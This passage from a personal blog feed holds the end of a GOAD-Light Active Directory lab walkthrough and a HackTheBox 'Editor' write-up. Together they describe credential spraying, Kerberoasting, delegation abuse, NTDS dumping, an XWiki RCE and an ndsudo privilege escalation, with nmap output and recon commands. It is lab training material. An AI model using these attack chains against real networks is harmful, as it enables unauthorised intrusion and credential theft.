
<p>The Administrator hash worked and came back <code class="language-plaintext highlighter-rouge">Pwn3d!</code>.</p>

<p><img src="/images/goad-light/20_castel_black_admin.png" alt="Administrator access confirmed on CastelBlack" /></p>

<p>Full admin on CastelBlack. Both the primary DC (Winterfell) and the SQL server (CastelBlack) in <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code> are fully compromised.</p>

<h2 id="summary">Summary</h2>

<hr />

<p>The full attack chain:</p>

<ol>
  <li><strong>SMB guest auth</strong> → found <code class="language-plaintext highlighter-rouge">Needle</code> password in a readable share</li>
  <li><strong>Username enumeration</strong> via GoT character list + username-anarchy + Kerbrute → discovered <code class="language-plaintext highlighter-rouge">first.last</code> naming convention</li>
  <li><strong>Credential spray</strong> → <code class="language-plaintext highlighter-rouge">arya.stark:Needle</code> valid, local admin on DC1 and CastelBlack</li>
  <li><strong>User enumeration</strong> with arya’s creds → found <code class="language-plaintext highlighter-rouge">samwell.tarley</code> and others</li>
  <li><strong>BloodHound</strong> → identified kerberoastable <code class="language-plaintext highlighter-rouge">jon.snow</code> with constrained delegation rights to CIFS on Winterfell</li>
  <li><strong>Kerberoasting</strong> → cracked <code class="language-plaintext highlighter-rouge">jon.snow:iknownothing</code></li>
  <li><strong>Constrained delegation abuse</strong> (S4U2Proxy) → impersonated Administrator on Winterfell CIFS</li>
  <li><strong>NTDS dump</strong> → full domain credential dump</li>
  <li><strong>Pass-the-hash</strong> to CastelBlack → full admin</li>
</ol>

<p>GOAD-Light is an excellent lab for practicing a realistic AD attack chain. The GoT theme is fun and the intentional misconfigurations — guest SMB access, kerberoastable service accounts, overly permissive delegation — are representative of what you’ll encounter in real environments.</p>]]></content><author><name>Emerson Drapac</name><email>emerson.drapac@outlook.com</email></author><category term="ActiveDirectory" /><category term="GOAD" /><category term="Pentesting" /><category term="Writeup" /><category term="BloodHound" /><category term="Kerberoasting" /><summary type="html"><![CDATA[My walkthrough of GOAD-Light, a lightweight Active Directory pentesting lab built around a Game of Thrones theme. The lab consists of two domain controllers and a SQL server across two domains: north.sevenkingdoms.local and sevenkingdoms.local.]]></summary></entry><entry><title type="html">HTB Writeup: Editor</title><link href="https://edrapac.github.io/posts/2025-10-14-HTB-Editor/" rel="alternate" type="text/html" title="HTB Writeup: Editor" /><published>2025-10-14T00:00:00+00:00</published><updated>2025-10-14T00:00:00+00:00</updated><id>https://edrapac.github.io/posts/HTB-Editor</id><content type="html" xml:base="https://edrapac.github.io/posts/2025-10-14-HTB-Editor/"><![CDATA[<p>My write up for the easy “Editor” machine on HackTheBox</p>

<h2 id="user-flag">User Flag</h2>

<hr />

<p>First lets get set up. Here is what I like to do at a bare minimum:</p>
<ul>
  <li>fire up Burpsuite</li>
  <li>set up a VPN connection to HTB</li>
  <li>start <a href="https://github.com/edrapac/Hacker-Helper">HackerHelper</a></li>
  <li>add the target IP to my /etc/hosts file</li>
  <li>start the scan in HackerHelper</li>
</ul>


<p><img src="/images/htb-editor/editor1.jpg" alt="scan" /></p>

<p>Once the scan completes, I see multiple references to Xwiki that immediately stand out as an interesting service to persue.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap (nmap.txt)

# Nmap 7.93 scan initiated Thu Oct 16 20:34:24 2025 as: nmap -sS -A -Pn -sV -oN /tmp/nmap.txt 10.10.11.80
Nmap scan report for 10.10.11.80
Host is up (0.057s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    Jetty 10.0.20
| http-webdav-scan: 
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  Server Type: Jetty(10.0.20)
| http-methods: 
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags: 
|   /: 
|     JSESSIONID: 
|_      httponly flag not set
...
</code></pre></div></div>

<p>Generally, a really easy win on HTB is to google if there are existing vulns or CVEs for any non standard linux/windows software you find. In this case, I simply googled <code class="language-plaintext highlighter-rouge">xwiki github vulnerability</code> and found <a href="https://github.com/gunzf0x/CVE-2025-24893">CVE-2025-24893</a> which is an RCE in Xwiki.</p>


<p>The setup here is pretty straightforward. I cloned the repo and ran the exploit script against the target IP.</p>

<p>Note: I would recommend you spend some more time doing recon usually, but this is an easy box so I went straight to the exploit.</p>

<p><img src="/images/htb-editor/editor2.jpg" alt="scan" /></p>

<p>Boom! Wow that might have been the fastest shell I’ve ever gotten.</p>

<p>After some poking, I realized that this shell is really limited. I can’t do much with it so its time to upgrade.</p>

<p>The box reports it has python3 installed, so I’ll use this fantastic guide from ropnop <a href="https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/#method-1-python-pty-module">here</a> to upgrade my shell.</p>

<p>Addmitedly, this is usually the part I get stuck at - we have a low level shell but not user yet. Where do we go? Generally, the answer can be found in the service we exploit. Given that xwiki supports user accounts, I figured there must be a user account on the box we can use that maps to an xwiki user.</p>

<p>After poking and googling for a while, I found that xwiki database creds can be found in <code class="language-plaintext highlighter-rouge">xwiki/webapps/xwiki/WEB-INF/hibernate.cfg.xml</code>.
<img src="/images/htb-editor/htb-editor/editor3.jpg" alt="scan" /></p>

<p>Ok cool, so we have a password. But where do we use it? I’ll be honest, I spent a while banging my head on this one. But I eventually remembered to check the /home directory since that the actual user we are trying to compromise here.</p>


<p>The only user on the box is <code class="language-plaintext highlighter-rouge">oliver</code> and while that user wasnt referenced in any of the xwiki files, I figured it was worth a shot to try the password we found on the user since port 22 is open and modern HTB boxes usually support SSH access once you’ve compromised a user’s password (thank god).</p>

<p><img src="/images/htb-editor/editor4.jpg" alt="scan" /></p>

<p>Awesome! We are in as oliver. Now we can grab the user flag.</p>

<p>Lets move on to Root.</p>

<p>Root</p>
<hr />

<p>If you know me, you know I’m lazy. I did just 2 quick checks before running linpeas on the box for a privesc check</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
printenv
</code></pre></div></div>
<p>Neither of these returned anything useful (denied sudo access, no interesting env vars). so on to linpeas!
<img src="/images/htb-editor/editor5.jpg" alt="scan" /></p>



<p>Unfortunately, linpeas didn’t find anything super useful either. However, I noticed that LinPeas had several references to a non standard service, <code class="language-plaintext highlighter-rouge">netdata</code>. And after also checking if there were any suid binaries on the box with <code class="language-plaintext highlighter-rouge">find / -perm -4000 2&gt;/dev/null</code>, I found that netdata had a helper suid binary, ndsudo.</p>

<p><img src="/images/htb-editor/editor6.jpg" alt="scan" />
<img src="/images/htb-editor/editor7.jpg" alt="scan" /></p>

<p>I’ll be honest, I had to google a hint here. This is a good reminder that non standard services should always be investigated for potential privesc vectors.</p>


<p>Googling <code class="language-plaintext highlighter-rouge">netdata ndsudo privesc</code> led me to <a href="https://www.rapid7.com/db/modules/exploit/linux/local/ndsudo_cve_2024_32019/">this writeup</a> which explained how to use ndsudo to spawn a root shell.
From here it was pretty trivial, another POC on github (with a really good user interface) found <a href="https://github.com/dollarboysushil/CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation">here</a> and we have root!</p>

<p><img src="/images/htb-editor/editor8.jpg" alt="scan" /></p>]]></content><author><name>Emerson Drapac</name><email>emerson.drapac@outlook.com</email></author><category term="HTB" /><category term="HackTheBox" /><category term="Editor" /><category term="Writeup" /><summary type="html"><![CDATA[My write up for the easy “Editor” machine on HackTheBox]]></summary></entry></feed>